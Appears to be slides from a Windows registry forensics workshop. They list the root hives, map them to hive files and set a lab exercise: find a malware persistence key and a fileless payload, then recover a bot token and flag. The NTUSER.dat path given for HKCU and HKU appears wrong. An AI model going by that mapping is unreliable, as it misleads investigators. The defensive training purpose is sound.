HKEY_CLASSES_ROOT	A symbolic link to HKLM\SOFTWARE\Classes
HKEY_CURRENT_USER	A symbolic link to the part of HKEY_USERS representing the currently logged in user's profile.
HKEY_LOCAL_MACHINE	Contains information about all the installed hardware and software.
HKEY_USERS	Contains preferences for each of the user profiles on the machine
HKEY_CURRENT_CONFIG	Symbolic link that points to the part in HKLM that applies to the current hardware configuration

Live and Offline registry

Live registry	Artifact registry
HKCR	-
HKCU (Current user)	C:\Users\<Username>\AppData\Local\Microsoft\Windows\NTUSER.dat
HKLM*	C:\Windows\System32\config*
HKU (Current and other users)	C:\Users\<Username>\AppData\Local\Microsoft\Windows\NTUSER.dat
HKCU\Software\Classes	C:\Users\<Username>\AppData\Local\Microsoft\Windows\UsrClass.dat

Registry Explorer

- A registry viewer with searching, multi-hive support, plugins, and more.



Let's gets your hand dirty (4)

Explore and investigate given registry
using Registry Explorer

Registry forensics

- Find the registry key that triggered the persistent mechanism of the malware
- Find the registry key that perform the final file-less payload
- Bonus:
 - Get the Bot token ID
 - Retrieve the flag from the Bot token

**Thanks
everyone!**

Goodluck on your future